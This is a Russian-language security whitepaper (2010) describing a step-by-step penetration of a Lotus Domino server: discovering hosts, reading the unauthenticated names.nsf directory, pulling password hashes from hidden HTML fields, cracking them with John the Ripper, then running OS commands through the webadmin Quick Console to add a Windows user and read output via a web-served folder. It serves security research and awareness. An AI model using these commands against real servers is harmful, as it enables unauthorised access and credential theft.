

13 апреля 2010

# Проникновение в ОС через приложения

Получение доступа к ОС,  
используя уязвимости сервера  
приложений Lotus Domino

Digital Security Research Group (DSecRG)

Поляков Александр. QSA, PA-QSA

Руководитель исследовательской лаборатории DSecRG

[a.polyakov@dsec.ru](mailto:a.polyakov@dsec.ru)

[www.dsecrg.ru](http://www.dsecrg.ru)

[www.dsec.ru](http://www.dsec.ru)

## Содержание

---

Введение.....	3
Описание .....	4
Этап 1: Поиск .....	4
Этап 2: Сбор информации .....	5
Этап 3: Повышение привилегий в приложении.....	6
Этап 4: Способы получения доступа к ОС.....	8
Оболочка Live Console .....	8
Оболочка Quick Console.....	9
Получение данных.....	10
Этап 5: Проведение атаки .....	11
Заключение .....	12
Ссылки.....	13
Дополнительная информация.....	13
Об авторе.....	14
О компании .....	14

## Введение

---

Мы продолжаем серию публикаций [1], описывающих различные способы получения доступа к операционной системе сервера и проникновения в недры корпоративной сети через уязвимости и недостатки конфигурации различных бизнес-приложений. На этот раз речь пойдёт об одном довольно популярном решении Lotus Domino, которое используется как сервер корпоративного документооборота и обмена сообщениями.

Данная система, несомненно, хранит огромное количество критичных данных, и мы покажем один из способов получения административного доступа к этому приложению, а также, что не менее важно, как скомпрометировать сервер, на котором это приложение установлено.

Особенно важным является тот факт, что данная система довольно часто имеет внешние интерфейсы подключения, доступные из сети Интернет, что позволяет злоумышленнику получить полный доступ к внутренним серверам компании через уязвимости системы Lotus Domino .

## Описание

---

IBM Lotus Domino Server – сервер приложений системы Lotus Notes, базово предоставляет ряд сервисов и может использоваться для построения корпоративных систем электронного документооборота. Имеет в своем составе большой набор модулей, среди основных – почтовый сервер, http-сервер, сервер баз данных [2].

Так как в большинстве случаев во внешнюю сеть выставлен http-сервер, то на его уязвимостях мы и сосредоточим наше внимание.

Замечание! Данный документ не претендует на детальное руководство и новизну, а скорее наоборот, заостряет внимание на давно существующей, но до сих пор актуальной проблеме,. В документе описывается один из возможных способов проникновения в систему, используя как известные уязвимости, так и менее популярные техники. В качестве тестируемой системы используется последняя версия Lotus Domino 8.5 на ОС Windows.

## Этап 1: Поиск

---

Для обнаружения Web-сервера Lotus (Lotus Domino httpd) можно воспользоваться сетевым сканнером Nmap со следующими параметрами.

```
Nmap -sV 172.212.13.0.24 -p 80
```

```
Nmap scan report for 172.212.13.13
Host is up (0.017s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Lotus Domino httpd
```

В результате сканирования был обнаружен один сервер с сервисом Lotus Domino httpd.

Чтобы убедиться, что это точно Lotus Domino httpd, можно обратиться по адресу:

<http://servername/homepage.nsf>

Кроме того, можно воспользоваться техникой Google Hack и найти множество Lotus серверов в Интернете, используя следующий запрос `inurl:homepage.nsf`



Так выглядит стартовая страница Lotus Domino

## Этап 2: Сбор информации

---

### Уязвимость:

На многих серверах база `names.nsf` доступна без аутентификации, что позволяет получить почтовую базу всех пользователей и множество другой информации о компании.

### Как это работает:

При подключении к web-серверу Lotus Domino по протоколу `http` зачастую требуется аутентификация, тем не менее, на доступ к файлу `names.nsf`, находящемуся в корневой директории, аутентификацию устанавливают не всегда. Как ни странно проблема до сих пор актуальна, хотя известна чуть ли не 10-лет.

Данный ресурс представляет собой полную базу данных по сотрудникам, их почтовым адресам и по множеству другой полезнейшей информации, такой как: версии ОС пользователей и версии программного обеспечения Lotus Notes, что даёт нам огромный ресурс для осуществления почтовой рассылки, которая с применением социальной инженерии будет заманивать пользователя на сайт с эксплоитами под уязвимое клиентское ПО. Помимо популярных уязвимостей в браузерах можно также использовать уязвимости в клиентском программном обеспечении Lotus Notes, доступные в Интернете, но это уже не входит в рамки данного обзора.


## Этап 3: Повышение привилегий в приложении

### Уязвимость:

В базе names.nsf есть уязвимость [3], известная с 2005 года, которая позволяет получить хэши паролей пользователей путём просмотра исходного кода HTML-страницы с описанием пользователя.

### Как это работает:

Для получения хэша необходимо перейти на страницу информации о конкретном пользователе и открыть исходный код полученной страницы. Хэш пароля хранится в Hidden поле HTTPPassword или dspHTTPPassword в зависимости от версий.



```
<input name="$dspowner" type="hidden" value="Ch1 Admin/DSEC">
<input name="$dspClientType" type="hidden" value="0">
<input name="$dspLocalAdmin" type="hidden" value="">
<input name="$dspProfiles" type="hidden" value="">
<input name="$dspCheckPassword" type="hidden" value="0">
<input name="$dspAvailableForDirSync" type="hidden" value="1">
<input name="$dspPasswordChangeInterval" type="hidden" value="0">
<input name="$dspNetUserName" type="hidden" value="">
<input name="$dspPasswordGracePeriod" type="hidden" value="0">
<input name="$dspSametimeServer" type="hidden" value="">
<input name="$dspPasswordChangeDate" type="hidden" value="">
<input name="$dspPasswordDigest" type="hidden" value="">
<input name="$dspDisplayChangeRequest" type="hidden" value="Нет">
<input name="FirstName" type="hidden" value="Test">
<input name="MiddleInitial" type="hidden" value="">
<input name="LastName" type="hidden" value="Admin">
<input name="FullName" type="hidden" value="Admin/DSEC; Test Admin">
<input name="AltFullName" type="hidden" value="">
<input name="AltFullNameLanguage" type="hidden" value="">
<input name="AltFullNameLanguageDisplay" type="hidden" value="">
<input name="ShortName" type="hidden" value="Admin">
<input name="Title" type="hidden" value="">
<input name="Suffix" type="hidden" value="">
<input name="HTTPPassword" type="hidden" value="(C4123D9C19FC499D459C4C87C97BA2593)">
<input name="dspHTTPPassword" type="hidden" value="(C4123D9C19FC499D459C4C87C97BA2593)">
<input name="preferredLanguage" type="hidden" value="">
<input name="MailSystem" type="hidden" value="1">
<input name="MailDomain" type="hidden" value="test">
<input name="MailServer" type="hidden" value="TESTLOTUSMAIL1/DSEC">
```

Так выглядит исходный код страницы с хэшем пароля

Так как в типовых системах количество пользователей исчисляется сотнями или тысячами, то получение хэшей необходимо автоматизировать, для чего ещё в 2007 году был написан эксплоит [4], доступный в Интернете, а также утилита, осуществляющая подбор паролей по словарю [5].

Полученные в результате работы данного скрипта хэши необходимо расшифровать, для чего можно использовать утилиту JohnTheRipper [6] с патчем от [7].

Хэши бывают двух видов[8]:

- Обычные (32 символа в HEX).

Пример:

```
<input name="$dspPasswordDigest" type="hidden" value="F05389C37C850260F278FED23334C172">
```

- С использованием случайных значений (22 символа начинающиеся с G).

Пример:

```
<input name="$dspHTTPPassword" type="hidden" value="(GFmjA4YmP9C05vHn09gI)">
```

Для расшифровки обычных хэшей необходимо на вход программе JohnTheRipper подать файл HASH.txt вида:

```
Имя пользователя:хэш  
Имя пользователя:хэш  
.  
.  
Имя пользователя:хэш
```

Запускать переборщик необходимо со следующими параметрами:

```
./john HASH.txt --format=lotus5
```

Для расшифровки “солёных” хэшей необходимо на вход программе JohnTheRipper подать файл HASH2.txt вида:

```
Имя пользователя:(хэш)  
Имя пользователя:(хэш)  
.  
.  
Имя пользователя:(хэш)
```

Запускать переборщик необходимо со следующими параметрами:

```
./john HASH.txt --format=dominosec
```

В случае успеха, что встречается довольно часто, так как парольные политики в Domino по умолчанию отключены, мы получаем список паролей пользователей системы Lotus Domino на Web-доступ.

## Этап 4: Способы получения доступа к ОС

---

### Уязвимость:

Получение административного доступа к системе Lotus Domino практически всегда означает получение доступа к ОС, если не используются расширенные настройки безопасности. Стоит отметить, что в ОС Windows, по умолчанию, доступ будет получен под учетной записью Local System, а в Unix доступ будет получен от имени непривилегированной учётной записи.

### Как это работает:

На данном этапе собственно начинается самая интересная часть. В случае если подобран пароль администратора Lotus, то можно переходить к основному этапу – проникновению в ОС.


Для административных действий в системе Lotus используется приложение webadmin.nsf, доступное по адресу <http://servername/webadmin.nsf>. Данное приложение предоставляет различные опции по управлению сервером, в том числе и ряд оболочек для выполнения сервисных команд для репликации и прочих административных задач.

Для выполнения сервисных команд можно использовать две различные консоли: Quick Console и Live Console. По умолчанию можно выполнить определённый набор команд, но используя небольшой трюк [9], можно запускать исполняемые файлы операционной системы через команду Load, у которой есть ряд ограничений.

### Оболочка Live Console

---


Наиболее удобная оболочка для выполнения называется Live Console, но, к сожалению, её использование обусловлено двумя проблемами. Первая проблема заключается в том, что данная консоль не включена по умолчанию, и для ее включения необходимо перезагружать сервер, что недопустимо при проведении тестирований на проникновение. Вторая особенность заключается в том, что данная оболочка работает по своему протоколу с использованием порта 2050, и существует большая вероятность в случае выполнения работ по внешнему тестированию на проникновение, что данный порт будет зафильтрован. Таким образом, данный вариант не является универсальным.



Webadmin.nsf показывает ошибку запуска консоли

## Оболочка Quick Console

Второй вариант это использование урезанной версии консоли – Quick Console. Данная консоль имеет неприятную особенность – результат выполнения команды не отображается, таким образом, мы имеем проблемы с получением данных с сервера как в случае с Blind SQL Injection.



Live console в действии – вывод списка возможных команд

## Получение данных

---

В административном интерфейсе есть возможность просмотра названий директорий и имен файлов, если эти файлы имеют расширение nsf. Таким образом, первый вариант, это разбивать на строки результат выполнения команды и создавать файлы, в названии которых будет построчный результат выполнения команды, а расширением будет - nsf. Таким хитрым способом мы будем получать информацию о результате работы команды. Для этого необходимо последовательно запустить две команды (спасибо Алексею Синцову):

```
load cmd /c "dir /D /B > sh2kerr.out"
load cmd /c "FOR /F "delims= " %i IN (sh2kerr.out) DO ECHO >
C:\lotus\domino\sh2kerr\"%i".nsf"
```

В результате в папке C:\lotus\domino\sh2kerr\ мы увидим множество файлов, в именах которых будет результат выполнения команды, но есть и более «элегантный» метод.

Метод очень прост и заключается в следующем: необходимо найти директорию, в которой мы можем создавать файлы, и которая будет доступна через WEB-интерфейс. Такая директория по умолчанию в версиях 6.5 и 8.5 (в других она, скорее всего, тоже присутствует, но подтвердить это нет возможности). В ОС Windows данная директория в стандартной установке выглядит следующим образом:

```
C:\Lotus\Domino\data\domino\html\download\filesets\
```

Для того чтобы обратиться к данной директории через WEB-интерфейс, необходимо пройти по следующей ссылке: <http://servername/download/filesets>.

Теперь, когда вся необходимая информация доступна, можно переходить непосредственно к атаке.

## Этап 5: Проведение атаки

Для получения доступа к серверу выполняем следующие действия:

- Запускаем утилиту raptor\_dominohash и собираем хэши паролей

```
./raptor_dominohash 192.168.0.202
```

- Сохраняем хэши в формате, приведённом на этапе 3
- Запускаем JohnTheRipper и подаём на вход список имён пользователей и хэшей

```
./john HASH.txt --format=lotus5
```

- В случае расшифровки хэша администратора обращаемся к консоли Web-администрирования по адресу:

<http://servername/webadmin.nsf>

- В Quick Console набираем команду, добавляющую в ОС нового пользователя

```
load cmd /c net user dsecrG password /all
```

- Для проверки выполнилась ли команда, выводим список текущих пользователей и сохраняем вывод команды в файл:


```
load cmd /c net user >
```

```
C:\Lotus\Domino\data\domino\html\download\filesets\netuser1.png
```

- Для просмотра результата выполненной команды обращаемся по следующей ссылке:

<http://servername/download/filesets/netuser1.png>

- Команда выполнена успешно, доступ на сервер получен, что подтверждается на скриншоте.



Успешное добавление нового пользователя в ОС

## Заключение

---

В документе представлен один из вариантов получения доступа к серверу через уязвимости Lotus Domino. За бортом остались такие вопросы как: безопасность пользовательских приложений Lotus Notes, критичные nsf-файлы, альтернативные способы выполнения команд, получение доступа к другим серверам через репликацию, и прочие аспекты безопасности, описание которых выходит за рамки данного обзора. В конце документа приведены дополнительные ресурсы, где вы можете узнать больше про безопасность Lotus Domino.

Данный обзор призван привлечь внимание к важности проблемы безопасности бизнес-приложений, так как они хранят наиболее важные данные и при этом меньше всего защищены, как показывают последние работы по тестированию на проникновение и анализу защищённости бизнес-приложений, проводимые компанией Digital Security.

## Ссылки

---

1. Исследования из серии “Проникновение в ОС через приложения”  
<http://dsecrg.ru/pages/pub/>
2. Lotus Domino из Википедии  
[http://ru.wikipedia.org/wiki/IBM\\_Lotus\\_Domino](http://ru.wikipedia.org/wiki/IBM_Lotus_Domino)
3. Уязвимость раскрытия информации в Lotus Domino  
[http://www.cybsec.com/vuln/default\\_configuration\\_information\\_disclosure\\_lotus\\_domino.pdf](http://www.cybsec.com/vuln/default_configuration_information_disclosure_lotus_domino.pdf)
4. Эксплоит для автоматизированной скачки хэшей  
<http://www.exploit-db.com/exploits/3302>
5. Утилита для подбора паролей по словарю Domino Hash Breaker  
<http://www.securiteinfo.com/download/dhb.zip>
6. Утилита JohnTheRipper для взлома паролей  
<http://www.openwall.com/john/>
7. Патч для утилиты JohnTheRipper для взлома паролей в Domino старых и новых версий  
<http://www.openwall.com/john/contrib/john-1.7.5-jumbo-2.diff.gz>
8. Типы хэшей Domino  
<http://www.openwall.com/lists/john-users/2007/09/05/1>
9. Главы из книги Евгения Киселёва “Безопасность IBM Lotus Notes/Domino R7”  
[http://education.intrust.ru/site/etc.nsf/a8fb531bb422387dc325687900326049/e68157115a7e466ec32577020079d446/\\$FILE/Система%20безопасности%20IBM%20Lotus%20Notes%20Domino%207.pdf](http://education.intrust.ru/site/etc.nsf/a8fb531bb422387dc325687900326049/e68157115a7e466ec32577020079d446/$FILE/Система%20безопасности%20IBM%20Lotus%20Notes%20Domino%207.pdf)

## Дополнительная информация

---

- IBM ISS “Lotus Domino Security” 2002  
<http://documents.iss.net/whitepapers/domino.pdf>
- Jian Hui Wang (OWASP) - Lotus Notes/Domino web application architecture and security features  
<http://www.webadminblog.com/index.php/2008/09/25/lotus-notesdomino-web-application-security-owasp-appsec-nyc-2008/>
- Pentesting Lotus Domino  
<http://seclists.org/pen-test/2008/May/64>

## Об авторе

---

Александр Поляков — руководитель исследовательского центра DSecRG. Руководитель направления аудита ИБ компании Digital Security. Эксперт в области безопасности баз данных и бизнес-приложений, обнаруживший множество уязвимостей в продуктах таких производителей, как SAP, Oracle и многих других. Автор ряда статей и исследований в области информационной безопасности. Автор книги "Безопасность Oracle глазами аудитора: нападение и защита". Сертифицированный QSA и PA-QSA аудитор, член экспертного совета портала PCIDSS.RU

## О компании

---

Digital Security — одна из ведущих российских консалтинговых компаний в области информационной безопасности, а также в области оценки соответствия информационных систем требованиям ISO/IEC 27001, PCI DSS и PA-DSS, лидер на рынке специализированных систем разработки и внедрения системы управления информационной безопасностью в соответствии с ISO/IEC 27001.

Digital Security Research Group (DSecRG) — исследовательский центр компании Digital Security, занимающийся поиском и исследованием уязвимостей различных приложений и систем, результаты которых регулярно представляются на сайте в виде отчетов об уязвимостях (advisory), а так же отчетах об исследованиях (whitepapers).

Контактная информация: [research@dsec.ru](mailto:research@dsec.ru)

<http://www.dsecrg.ru>

<http://www.dsec.ru>